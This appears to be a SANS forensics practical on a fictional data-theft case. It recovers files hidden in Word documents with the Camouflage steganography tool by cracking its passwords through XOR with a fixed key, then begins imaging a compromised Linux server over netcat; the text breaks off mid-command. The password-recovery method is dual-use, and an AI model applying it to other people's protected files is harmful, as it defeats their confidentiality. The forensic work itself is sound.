9	42496	Fri Apr 23 01:41:10 2004	Sun Apr 25 11:30:00 2004	Sun Apr 25 21:16:20 2004	INFORM~1.DOC	105 – 187	
13	32256	Thu Apr 22 04:01:06 2004	Sun Apr 25 11:30:00 2004	Sun Apr 25 21:16:22 2004	INTERN~1.DOC	188 - 250	
17	33423	Thu Apr 22 04:01:06 2004	Sun Apr 25 11:30:00 2004	Sun Apr 25 21:16:24 2004	INTERN~2.DOC	251 - 316	
20	307935	Thu Apr 22 23:25:26 2004	Sun Apr 25 11:30:00 2004	Sun Apr 25 21:16:26 2004	PASSWO~1.DOC	317 – 918	
23	215895	Thu Apr 22 23:24:32 2004	Sun Apr 25 11:30:00 2004	Sun Apr 25 21:16:36 2004	REMOTE~1.DOC	919–1340	
27	22528	Fri Apr 23 01:40:50 2004	Sun Apr 25 11:30:00 2004	Sun Apr 25 21:16:44 2004	ACCEPT~1.DOC	1341-1384	
28*	727	Thu Apr 22 22:23:56 2004	Sun Apr 25 11:30:00 2004	Sun Apr 25 21:17:36 2004	ndex.htm	33	33 to 34

* indicates deleted files

Hidden files:

There are some hidden files within the above word documents which are extracted out using the Camouflage tools. The files have password set while it was camouflaged. So to uncamouflage it asks the password. A password cracking method is applied to extract the hidden files within the word documents. The process involved for the password cracking is explained in detailed in the Forensic section. Below are the 'hidden files' and the files used for hiding.

The word document “Remote_Access_Policy.doc” contains the files hidden with named “CAT.mdb”. The size of these files are

CAT.mdb

- Size : 184320 Bytes
- Createtime : Friday, April 23, 2004, 3:27:35 AM
- Modified time: Friday, April 23, 2004, 10:51:08 PM
- Access time : Today, October 29, 2004

Remote_Access_Policy.doc

- Size : 30720 Bytes

The file “Remote_Access_Policy.doc“ within the floppy is of size “215895 Bytes”. Now that the hidden file “CAT.mdb“ is extracted out, the “Remote_Access_Policy.doc” file size shown as “30720 Bytes”. The contents of this “Remote_Access_Policy.doc” is checked by opening in the Mircrosoft word. The “Remote_Access_policy.doc” within the floppy and the one through which “CAT.mdb” was extractes show the exact content. It was confirmed by creating two text files and pasting the two file contents in two differents text files. Finding the diff between the two files with diff command shows no difference, content wise between these two file text files.

The word document “Password_Policy.doc” within floppy has the following files hidden with it.

- Hydrocarbon%20fuel%20cell%20page2.jpg
  - Size : 208127 Bytes
  - Created time : Friday, April 23, 2004, 9:51:26 PM
  - Modified time : Friday, April 23, 2004, 9:51:04 PM
  - Access time : Today, October 29, 2004

- pem_fuelcell.gif
  - size : 30264 Bytes
  - Created time: Friday, April 23, 2004, 9:49:47 PM
  - Modified time : Friday, April 23, 2004, 9:45:18 PM
  - Access time : Today, October 29, 2004

- PEM-fuel-cell-large.jpg
  - Size : 28167 Bytes
  - Created time : Friday, April 23, 2004, 9:53:32 PM
  - Modified time : Friday, April 23, 2004, 9:53:24 PM
  - Access time : Today, October 29, 2004

Again the Size of the “Password_Policy.doc” after extracting the hidden file is shown as reduced size ie. 39936 Bytes Password_Policy.doc compared to its size in the floppy image ie. 307935 Bytes


Another word document which has files hidden within it is “Internal_Lab_Security_Policy.doc”. it contains the file below

- Opportunity.txt
    - Size : 312 bytes
    - Created time : Friday, April 23, 2004, 10:49:23 PM
    - Modified time : Saturday, April 24, 2004, 1:33:54 AM
    - Access time : Today, October 29, 2004

Calculating the hash for all the files the files which will may be used in the later analysis.

[root@LinuxForensics floppy-mount]# md5sum *

```
f785ba1d99888e68f45dabeddb0b4541  Acceptable_Encryption_Policy.doc
99c5dec518b142bd945e8d7d2fad2004
        Information_Sensitivity_Policy.doc
e0c43ef38884662f5f27d93098e1c607   Internal_Lab_Security_Policy1.doc
b9387272b11aea86b60a487fbdc1b336          Internal_Lab_Security_Policy.doc
ac34c6177ebdcaf4adc41f0e181be1bc  Password_Policy.doc
5b38d1ac1f94285db2d2246d28fd07e8  Remote_Access_Policy.doc
```


pramod@LinuxForensics:/home/pramod/San-Assignment/Floppy-Analysis/fl-260404-RJL1/floppy-mount

```
[root@LinuxForensics floppy-mount]# md5sum *
f785ba1d99888e68f45dabeddb0b4541  Acceptable_Encryption_Policy.doc
99c5dec518b142bd945e8d7d2fad2004  Information_Sensitivity_Policy.doc
e0c43ef38884662f5f27d93098e1c607  Internal_Lab_Security_Policy1.doc
b9387272b11aea86b60a487fbdc1b336  Internal_Lab_Security_Policy.doc
ac34c6177ebdcaf4adc41f0e181be1bc  Password_Policy.doc
5b38d1ac1f94285db2d2246d28fd07e8  Remote_Access_Policy.doc
[root@LinuxForensics floppy-mount]#
```

Fig 6: md5sum of files in the floppy

Dirty Word List

The keyword details associated with the files are made as part of Dirty word key list. Following are the entire keyword list prepared during the entire analysis of the image and files.

- Robert John Leszczynski
- Rift
- ballard.swf
- SheCamouflageShell
- ShellExt
- CamShell
- CamouflageShell

- C:\WINDOWS\SYSTEM\MSVBVM60.DLL\3
- C:\My Documents\VB Programs\Camouflage\Shell\IctxMenu.tlb
- 26 April 2004
- "3rd Party Confidential"
- "Ballard Industries Confidential"
- "Ballard Industries Proprietary"
- "Ballard Industries Confidential"
- Business, financial, technical, and most personnel information
- "Ballard Industries Internal Use Only"
- "Ballard Industries Internal: Registered and Restricted"
- "Ballard Industries Eyes Only"
- "Ballard Industries Confidential"

Forensic Details

Already some initial steps of the forensic have been discussed in the first section of Examination details. So the initial forensic steps are just recapped and the later steps which are not covered in the Examination detail section are discussed in detail.

The forensic analysis process is started immediately once the binary floppy image is downloaded from the sans website. The first step taken is calculate the checksum.

```
[root@LinuxForensics fl-260404-RJL1]# md5sum fl-260404-RJL1.img
d7641eb4da871d980adbe4d371eda2ad  fl-260404-RJL1.img
```

This checksum is cross checked with the one on the website. Now, this image is checked for what it contains with file command.

```
[root@LinuxForensics fl-260404-RJL1]# file -s fl-260404-RJL1.img
fl-260404-RJL1.img: x86 boot sector, code offset 0x3c, OEM-ID " mkdosfs", root
entries 224, sectors 2872 (volumes <=32 MB) , sectors/FAT 9, serial number
0x408bed14, label: "RJL        ", FAT (12 bit)
```

This shows that binary image is of FAT12. So further filestyStem details are found through the fsstat which gives information about the cluster size, number of clusters etc. The details are already shown in the

```
[root@LinuxForensics fl-260404-RJL1]# fsstat -f fat12 fl-260404-RJL1.img
```

Having identified the filesystem, the files within the image are listed (allocated files as well as the deleted files). Below is the listing of all these files. * represents the deleted files.

```
[root@LinuxForensics fl-260404-RJL1]# fls -arp -f fat12 fl-260404-RJL1.img
r/r 3    :  RJL         (Volume Label Entry)
```

```
r/r * 5   :        CamShell.dll (_AMSHELL.DLL)
r/r 9     :  Information_Sensitivity_Policy.doc
(INFORM~1.DOC)
r/r 13    : Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
r/r 17    : Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
r/r 20    : Password_Policy.doc (PASSWO~1.DOC)
r/r 23  : Remote_Access_Policy.doc (REMOTE~1.DOC)
r/r 27  : Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
r/r*28  :               ndex.htm
```

Before mounting the image also the deleted files are recovered. ‘strings’ command is applied on all the files (Allocated as well as the deleted ones). In earlier sections, a brief descriptions of the analysis on the binary floppy image is provided through which it is clear that a tool name “Camouflage“ is used to hide some files within the Microsoft word documents. The name of the “Camouflage” was obtained through the obtained ‘strings’ such done in all the files within the binary image as already mentioned. Through the google search it is understood that the this is a Steganographic tool. One of the very good link describing the “Camouflage” was obtained on the Sans website [5], which has explained this tool in a very simple way.

As the web definitions of Steganography [6] means hiding of one piece of information inside the other, the camouflage tool provides a simple way to archive this thing. Camouflage is a very flexible tool, which takes virtually any fileformat and camouflages with any other file format.

The steps involved in ‘camouflage’ is very simple.

- First step involves, right clicking on a file to be camouflaged and then select camouflage.
- The second step includes the file into which this file is to be camouflages.

Two step process is over, the user is provided with additional level of security, wherein one can set a password for the camouflaged file. The output is a second step file which contains the first step files hidden.

To recover the hidden files, you just need to right click with mouse on the step two file and select uncamouflage. Here is the difficult part to get the files hidden as it would first ask for the password. Without the password, it doesn’t reveal the information whether any file is hidden with it.


Till this point the analysis is just based on the ‘strings’ output keyword ‘camouflage’ found in some of the files. Based on the strings output on the word document files, it is stated that some of the files have some thing appended. And probably the Camouflage tool might be used to do this.

With the assumption that Camouflage has been used, a Camouflage v1.2.1 is downloaded and installed in the windows machine. When a file was selected to uncamouflage, it asked for the password. It seems that Mr. Leszczynski has set the password for the files Not stopping at this point, further google search is made to find the password cracker for ‘Camouflage v1.2.1’ and it a site [3] appeared which showed how to break the password for ‘Camouflage v1.2.1` and ‘Camouflage v1.1.1’.

The technique mention at this site location [3] goes as below.

- When a file is camouflaged without password, it had the hidden file data appended at the end of the file and some Empty buffer in some positions. The files is observed in the hex-editor.
- Next time the same file is camouflaged with a 4 letter password, and a change is noticed at a fixed position only for 4 bytes.
- Again the same file is camouflaged taking a password of say 256 characters and a change is noticed for the 256 characters starting from the same offset.

This reveals that the encryption techniques used is very week and has a fixed key which could be obtained by simply XORing. The offset observed is at position 275 from the bottom of the file. Using this procedure to retrieve the password, the first file “Remote_Access_Policy.doc” file is opened in a hex editor. The end of the file in hex-editor is show in the figure Fig 6: below.



```
00034A00  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034A10  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034A20  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034A30  20 20 20 20 20 20 20 20-20 00 D0 02 00 00 78              ....
00034A40  00 00 02 00 50 F0 17 4D-78 C3 20 20 20 20 20 20  ....P..Mx.
00034A50  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034A60  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034A70  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034A80  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034A90  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034AA0  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034AB0  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034AC0  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034AD0  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034AE0  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034AF0  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034B00  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034B10  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034B20  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034B30  20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
00034B40  20 20 20 74 A4 54 10 22-97 20 20 20 20 20 20 20     t.T.".
00034B50  20 20 20 20 20 20 20
```

```
Ready.  Press F1 for Help.                34B57/34B57     <eof>     ASCII  OVR
```

Fig 6: Remote_Access_Policy.doc in hex editor

The file ends at ‘34B57’ character. Traversing back decimal 275 position’s take us at the location 34A44 in the file. From this position to the next hex ‘20’ all the characters are the password characters which could be obtained by XORing with a fixed key given at the above mentioned website [3]. So the password character obtained at position ‘34A43’ are hex ’50 F0 17 4D 78 C3’. Now the fixed key against which to XOR has the character ’02 95 7A 22 0C A6’. The XORing gives the hex result ’52 65 6D 6F 74 65’. The resultant hex represents ‘Remote’. Thus the password is retrieved.

This above described technique is applied on all the files of which, it worked for 3 word documents as mentioned in the Image details section. Below is the listing of files in which hidden files are found and the password used by camouflages.

Sr. No.	File name	Password
1.	Remote_Access_Policy.doc	“Remote”
2.	Password_Policy.doc	“Password”
3	Internal_Lab_Security_Policy.doc	Press Enter key

Now that the situation is transparent enough, the hidden files extracted out using the above passwords on the corresponding files.

- The “Remote_Access_Policy.doc” is having the file “CAT.mdb” which is the client database. The database gives the clients information such as names, phone numbers, company name, password etc.
- The “Password_Policy.doc” is having the files “Hydrocarbon%20fuel%20cell%20page2.jpg”, “pem_fuelcell.gif” and “PEM-fuel-cell-large.jpg”. The “Hydrocarbon%20fuel%20cell%20page2.jpg” file is a snap shot of some document related to Hydrocarbon fuel process. The “pem_fuelcell.gif” and “PEM-fuel-cell-large.jpg” are the schematic diagram.

- The “Internal_Lab_Security_Policy.doc” is having the “Opportunity.txt” file which shows the intention of Mr. Leszczynski. This text file contains the letter contents stating the Mr. Leszczynski is willing to provide the information at a cost of 5 million. The exact contents of this letter is already mentioned in the Examination of image (first) section.

Everything seems to be clear, Mr. Leszczynski have Ballard industries confidential information hidden in the floppy. He has done this using the Camouflage tool which is used for hiding some files within another.

The modified time stamp of the files which are camouflage shows that the tool is last used on Thu Apr 22 23:24:32 2004 for “Remote_Access_Policy.doc”, Thu Apr 22 23:25:26 2004 for

Password_Policy.doc and Thu Apr 22 04:01:06 2004 for Internal_Lab_Security_Policy.doc.

Program Identification

It has been demonstrated how Mr. Leszczynski might have camouflaged and hidden the company documents within the files on the floppy. To confirm that he had used Camouflage tool, certain tests was carried out. The test included the following process

1. The file “Remote_Access_Policy.doc” (size: 30,720 bytes) which has been uncamouflage is taken and another file CAT.mdb (size : 184,320 bytes) which is retrieved from file on floppy file “Remote_Access_Policy.doc” (size : 215,895 byte) is taken.

2. Now the two files which are uncamouflaged are gain camouflaged with the tool Camouflage v1.2.1. setting the same password through which it was uncamouflaged ie.”Remote”. The resultant file obtained is “Remote_Access_Policy.doc” (size : 215,895 bytes) again.


3. The two files which are camouflaged one by Mr. Leszczynski which is there in the floppy and another which was camaouflaged in the above process are matched for the md5sum

4. the md5sum of file “Remote_Access_Policy.doc” in Floppy is: 5b38d1ac1f94285db2d2246d28fd07e8

5. the md5sum of file “Remote_Access_Policy.doc” which is camouflage in the above process is: d46a1e1b1f75b5352870a11a49ed06ea

The two md5sum doesn’t match, so the possibility is seen that may be due to the version difference of the tool this hash may not match. So the above steps are followed with a lower version of Camouflage ie. v1.0.4. Still the md5sum doesn’t match. Another possibility lies for not matching the md5sum is, if this tool considers the Time stamps of the files to do the camouflage process in which case the time difference on the files may result into some bits change because of with the hash may differ. But in this case also the md5sum dint match.

Further test was carried out to check the difference between the two camouflaged files using a hex editor. The hex editor showed the differences which is depicted in the following figure Fig 7.


Cygnus - Remote_Access_Policy
File Edit View Tools Window Help
Remote_Access_Policy
Cygnus
OK
Remote_Access_Policy

```
000347C0  27 71 A4 11 93 88 4E A8-C2 C3 F5 B8 8E 4C E3 8E  'q....N......
000347D0  C4 BF C6 3E F1 AC 00 47-D5 CD 50 7B 3B 52 38 4A  ...>...G..P(;
000347E0  6F 78 F3 65 FF 5E 43 0D-60 00 BB 57 F2 CA 9A AF  ox.e.^C.`..W.
000347F0  3C D4 69 E2 6A BB E0 A9-EE E2 8E 86 49 66 98 71  <.i.j.......I
00034800  82 8F 5C 44 F8 86 02 FF-69 3A EC 6B C7 53 24 59  ..\D....i:.k.
00034810  2E E0 34 C0 28 0C 49 05-C4 8B D7 F6 67 43 FF FF  ..4.(.I.....g
00034820  FF FF 20 00 B4 28 C4 01-F0 8D C2 D1 75 29 C4 01  .. ..(......u
00034830  F0 0E 99 F9 57 29 C4 01-C0 D1 5E 5C 41 D4 2E 0C  ....W)....^\A
00034840  61 C2 76 20 20 20 20 20-20 20 20 20 20 20 20 20  a.v
```

Comparison complete. 2 difference(s) found.

```
000347C0  27 71 A4 11 93 88 4E A8-C2                       .....
000347D0  C4 BF C6 3E F1 AC 00 47-D5                       G..P(;
000347E0  6F 78 F3 65 FF 5E 43 0D-60                       `..W.
000347F0  3C D4 69 E2 6A BB E0 A9-EE                       ....I
00034800  82 8F 5C 44 F8 86 02 FF-69 3A EC 6B C7 53 24 59  ..\D....i:.k.
00034810  2E E0 34 C0 28 0C 49 05-C4 8B D7 F6 67 43 FF FF  ..4.(.I.....g
00034820  FF FF 20 00 E1 BD C4 01-80 01 B7 16 1C BD C4 01  .. ..........
00034830  00 44 FA 21 57 29 C4 01-00 1A 74 5D 41 D4 2E 0C  .D.!W)....t]A
00034840  61 C2 76 20 20 20 20 20-20 20 20 20 20 20 20 20  a.v
```

Fig 7: Difference of “Remote_Access_Policy.doc” in hex editor

Now the steps 1-5 are followed for the different files and the resultant dose not match for the md5sum. Again when the differences between the files are checked, the number of differences vary. Ie. for the Password_Policy.doc the number of differences are 7.

Legal Implications

The Program Identification section of this paper tried to give justification on the program being used for hiding the information with the floppy. But this section could not prove the exact tool being used for hiding the information as the MD5 has does not match. The Program Identification section tried to justified that MD5 hash match might have not resulted due to the different version of program. Since source code of the different versions of the camouflage tools could not be obtained, it is difficult to prove in the court of law about the confidentiality breach that have been violated by Mr. Robert John Leszczynski.

The documents hidden within the floppy has the client database and the important design schematics. Referencing the letter drafted by Mr. Leszczynski. found in the floppy, this information can be classified into the category of “Most sensitive” as per the Ballard industries “Information Sensitivity Policy”. This policy states that “Trade secrets & marketing, operational, personal, financial, source code & technical information integral to the success of the company” is classified as the “Most Sensitive” information.

As per “Information Sensitivity Policy” the Ballard industries penalize for deliberate or inadvertent disclosure of “Most Sensitive” information and the this penalization can be up to and including termination, possible civil and/or criminal prosecution to the full extent of law.

Under the assumption that the exact source code of the camouflage tool have been obtained and the MD5 hashes were matched, Mr. Robert Leszczynski can be prosecuted in the court of law and can be penalized for “Breach of Confidentiality and Privacy” according to “The Information Technology Act, 2000 section 72” [8]. According to this law, any person who has secured access to any electronic record, discloses such electronic record, without concern shall be punished for a term which may be extended to two years, or with fine which may extend to one lakh rupees, or with both.

Additional Information

References

[1] System forensic tool
http://www.sleuthkit.org/sleuthkit/tools.php

[2] Context menu with Windows Explorer
http://puzzled.sourceforge.net/fdemers/ShellExt_e.html

[3] Camouflage password Crack
http://www.guillermito2.net/stegano/camouflage/

[4] Camouflage, steganography tool
http://camouflage.unfiction.com/Download.html

[5] The Ease of Steganography and Camouflage
http://www.sans.org/rr/papers/20/762.pdf

[6] Definitions of Seganography on web
http://www.google.co.in/search?hl=en&lr=&oi=defmore&q=define:Steganography

[7] Information Sensitivity Policy of Ballard industries
Information_Sensitivity_Policy.doc file from floppy image.

[8] The Information Technology Act, 2000
http://www.mit.gov.in/itbillonline/it_framef.asp

Appendix A – MAC Time output of floppy

Attached separate Document

Part 2 – Option 1: Perform Forensic Analysis on a system

Synopsis

XYZ-Systems is a Bangalore based corporation, an information technology services company primarily involved in Software development of Web-Applications. It has an employee base of around 50 in their bangalore office. XYZ-Systems which is affected with a hack, on 5th of August 2004 into their Linux box (7.1 kernel 2.4.2.2) hosting the email server and the web server. The system administrator Mr. Chamanlal Khurana's probing into the system identified unknown users on this system. Mr. Khurana, approached our forensic team (Pramod Pawar, Nihar khedekar & vijayKumar: SANS Track 8 participants) for doing the forensic analysis of the system which is compromised and asked us to give a detailed report of the finding on the system.

This paper discusses, in detail all the steps carried out in the process of forensic analysis of the system performed by individually by the author of this paper. The analysis on the system clearly brings out the hackers activities on the system. Throughout this paper the real organization name, users, original ip-addresses, the host name have been sanitized as per the SANS administrative guidlines.

Description of the system being Analyzed

The system under investigation is a box with Red Hat Linux 7.1 2.96-79 operating system & kernel 2.4.2-2 version. This host is named as "Chandrmukhi" and hence forth throughout this document "Chandramukhi" will refer to the host under forensic investigation. The system is mainly used as email server, web server & minimally for small developmental activity by the users on the system. All the employees of the system have an account on this system with their email account enabled. The website of the organization is hosted on this Chandramukhi. The users of Chandramukhi access this host remotely and no user other than the system administrator Mr. Chamanlal Khurana is allowed enter the server room to physically access the machine.

Hardware

Sr. No	Description	Specifications
1	Computer	Siemens PRIMERGY-400 PII Systems
2.	CPU	Intel Pentium II 396.826 MHz processor
3.	Memory	256 Mb RAM
4.	DISK Drives	4 x 4 Gb SCSI HDD
5.	Floppy Controller	1.44MB Floppy drive
6.	Ethernet Interface	Ethernet interface with UTP port
7.	CDROM	SIEMENS Model: STM/L S1

Verification

On 5th August 2004 evening one of the user "Sham" experienced some abnormal behavior in the execution of certain of the commands on the system. The simple commands like ls, cat etc seems to be giving faulty error. This was reported to the System Administrator Mr. Khurana, who further looked into for the problem. After interviewing Mr. Khurana the system administrator of XYZ-systems, it was known that Mr. Khurana have taken several steps to verify and confirm that the linux box is compromised.
The system administrator suspected that the Chandramukhi might have been compromised and started the process of verification. He suspected that probably a rootkit might have been installed on the system, for which he cannot rely on the system commands within the linux box. Mr. Khurana copied some of the important commands like ls, netstat, lsof, etc in a floppy and started using the floppy commands on the system. In the process of verification he identified 3 unknown users on the Chandramukhi system.

Mr. Khurana, surprised to see the unknown users, crossed checked if this user has been created by an externel user. XYZ-Systems have a strong ACL's on their router and its very difficult for any external attacker to get into the XYZ-System's internal network. The only ports open on the Router are for Web, Email and DNS. Mr. Khurana just cross checked if the Router is compromised and the ACL's have been deleted. The Router ACL's were intact, but after a thorough analysis of the Router ACL's it seemed to have a flaw in the rules order. The rule to deny was not been applied. Mr. Khurana also observed the network traffic and he found a huge traffic generated by the external ip addresses. He couldn't give the details about the kind of traffic observed.

Following are the users found on the system which are unknown and not the part of the XYZ-systems.

- /home/diva/
- /home/ravi/
- /home/ro/

Further scanning through these home directories Mr. Khurana found these directories to be empty ie.there was nothing other than the default files created when the user account is created like: Desktop folder within this directory. But Mr. Khurana still suspected that about some bad guy on the box. Running the commands copied in the floppy lead to certain conclusion about a definite presence of the bad guy. When Mr. Khurana had run the ps command of the system, some of the processes of the system seemed to be not shown, which were shown when the ps command from the floppy was executed. Mr. Khurana noticed few instances of the processes name "superwu" which was stopped by a kill signal.

Incident Response

Mr. Khurana is not a Incident Response professional, because of which of which much of the “Live Incident Response” Data is lost. Responding to the incident Mr. Khurana disconnected their network physically from the Internet and allowed the internal users to still access the machine. On 15th August 2004 Mr. Khurana approached our Forensic team for the analysis.
During the visit to XYZ-Systems, it is learnt that the system was in use till 8th August 2004 by the internal users after which it was shut downed ie. Almost for 3 days the system was in use after the incident was first identified. It was handed over to the forensic team in the shut downed (power-off) mode. Since the system is powered-off, much of the live incident data like Memory, process, Network connection information is lost.

Evidence Collection

As a part of Evidence collection Mr. Khurana did permit us to image the disk, but not to its complete form. Two of the Disk partition which were having the XYZ-Systems Business confidential information were not allowed to image. This restriction, constrained from having a single disk image and individual disk partition is imaged.

1. The system is firstly booted with Knoppix CD having Linux Knoppix 2.4.24-xfs.

2. By Default knoppix dose not mount the partitions, so the partition table is listed with using the fdisk command. This utility gives the details of the partitions found in sector 0 of the disk.

3. Since the devices are known it is mounted in some temporary directories in knoppix as by the following command on the knoppix shell.

   ```
   root@2[trin-knoppix]# mkdir sda10
   root@2[trin-knoppix]# mkdir sda1
   root@2[trin-knoppix]# mkdir sdb1
   root@2[trin-knoppix]# mkdir sda9
   root@2[trin-knoppix]# mkdir sda5
   root@2[trin-knoppix]# mkdir sda8
   root@2[trin-knoppix]# mkdir sdc1
   root@2[trin-knoppix]# mkdir sdc6
   root@2[trin-knoppix]# mkdir sda7

   root@2[trin-knoppix]# for devname in `file -s /dev/sd[abcd]?* | grep -v 'no
   read permission' | cut -d: -f1`; do dirname=`basename $devname`; mount
   -vo ro,noexec,nodev,noatime "$devname" "$dirname" ; done > ./mount-op
   ```

4. Next the data transfer is started from the “Chandramukhi” system to the linux-

forensic box. Multiple listeners are started to receive the data of each partition on the forensic box. These were put as background processes

```
nc -l -p 20010 > sda10-dd &
nc -l -p 20015 > sda1-dd &
nc -l -p 20021 > sdb1-dd &
nc -l -p 20019 > sda9-dd &
nc -l -p 20015 > sda5-dd &
nc -l -p 20018 > sda8-dd &
nc -l -p 20031 > sdc1-dd &
nc -l -p 20016 > sda6-dd &
nc -l -p 20017 > sda7-dd &
```

This starts an individual listener's on different ports and redirecting the output to the corresponding partition name file.

5. Having known the several partitions and the name of the device that refer to the partition with a disk the "dcfldd" utility is used along with the netcat to transfer the partitions on the linux forensic machine. The dcfldd tool copies block size chunks of data exactly similar to the dd tool and has the additional capability to calculate the hash of the data while it is been collected. The two extra options in "hashwindow" which allows to specify hashwindow and another option "logfile" allow to write the output to a logfile. For collecting the "Chandramukhi" system data following commands were executed on the command prompt of the Knoppix.

```
./dcfldd bs=10M if=/dev/sda10 hashlog=sda10.md5 hashwindow=0 |
nc 192.16.5.101 20010 -w 5

